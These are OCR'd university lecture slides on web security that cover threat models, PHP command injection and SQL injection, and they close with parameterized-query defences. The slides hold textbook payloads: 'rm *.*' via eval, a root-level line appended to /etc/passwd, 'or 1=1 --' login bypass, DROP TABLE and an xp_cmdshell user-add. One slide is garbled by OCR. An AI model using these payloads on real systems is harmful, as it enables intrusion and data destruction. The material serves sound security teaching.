CE 874 - Secure Software Systems

Web Security

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Acknowledgments: Some of the slides are fully or partially obtained from other sources. A reference is noted on the bottom of each slide, when the content is fully obtained from another source. Otherwise a full list of references is provided on the last slide.

Goals of web security

- Safely browse the web
- Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information
    - Site A cannot compromise session at Site B
- Support secure web applications
    - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications

Web Threat Models

- Web attacker
    - Control attacker.com
    - Can obtain SSL/TLS certificate for attacker.com
    - User visits attacker.com
        - Or: runs attacker’s Facebook app, etc.
- Network attacker
    - Passive: Wireless eavesdropper
    - Active: Evil router, DNS poisoning
- Malware attacker
    - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers may contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)
- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - XSS, SQLi, CSRF, …

WEB Attacks

Three vulnerabilities we will discuss

- SQL Injection
    - Browser sends malicious input to server
    - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
    - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
    - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- SQL Injection
  - Uses SQL to change meaning of database command ver
  - cious SQL
- CSRF – Cross-site request forgery
  - Leverage user's session at victim sever to good web site, using
- XSS – Cross-site scripting
  - Inject malicious script into trusted context script that steals information from

Command Injection

Background for SQL Injection

General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example
  - code injection based on eval (PHP)
  - http://site.com/calc.php (server side calculator)

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

- Attack
  - http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL Injection


Database queries with PHP (the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
                             Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
    - What if ‘recipient’ is malicious string that changes the meaning of the query?


Basic picture: SQL Injection



Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form(“user”)  & " '
     AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
   login success
else  fail;
```

Is this exploitable?


Web Browser (Client)
Enter Username & Password
Web Server
SELECT * FROM Users WHERE user='me' AND pwd='1234'
DB

Normal Query

Bad input

- Suppose user = " `'or 1=1 --` " (URL encoded)

- Then scripts does:
    - `ok = execute( SELECT …`
    - `WHERE user= ' ' or 1=1 -- … )`

- The "`--`" causes rest of line to be ignored.

- Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =
    - " ' ; DROP TABLE Users -- "
- Then script does:
    - `ok = execute( SELECT …`
    - `WHERE user= ' ' ; DROP TABLE Users … )`
- Deletes user table
- Similarly: attacker can add users, reset pwds, etc.

Even worse …

- Suppose user =
  - `'; exec cmdshell`
  - `        'net user badguy badpwd' / ADD --`
- Then script does:
  - `ok = execute( SELECT …`
  - `        WHERE username= '   ' ; exec …   )`
- If SQL server context runs as "sa", attacker gets account on DB server

Preventing SQL Injection

- Never build SQL commands yourself !
- Use parameterized/prepared SQL
- Use ORM framework

Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ′ → \′


- Example: Parameterized SQL: (ASP.NET 1.1)
- Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
 "SELECT * FROM UserTable WHERE
 username = @User AND
 password = @Pwd", dbConnection);
```

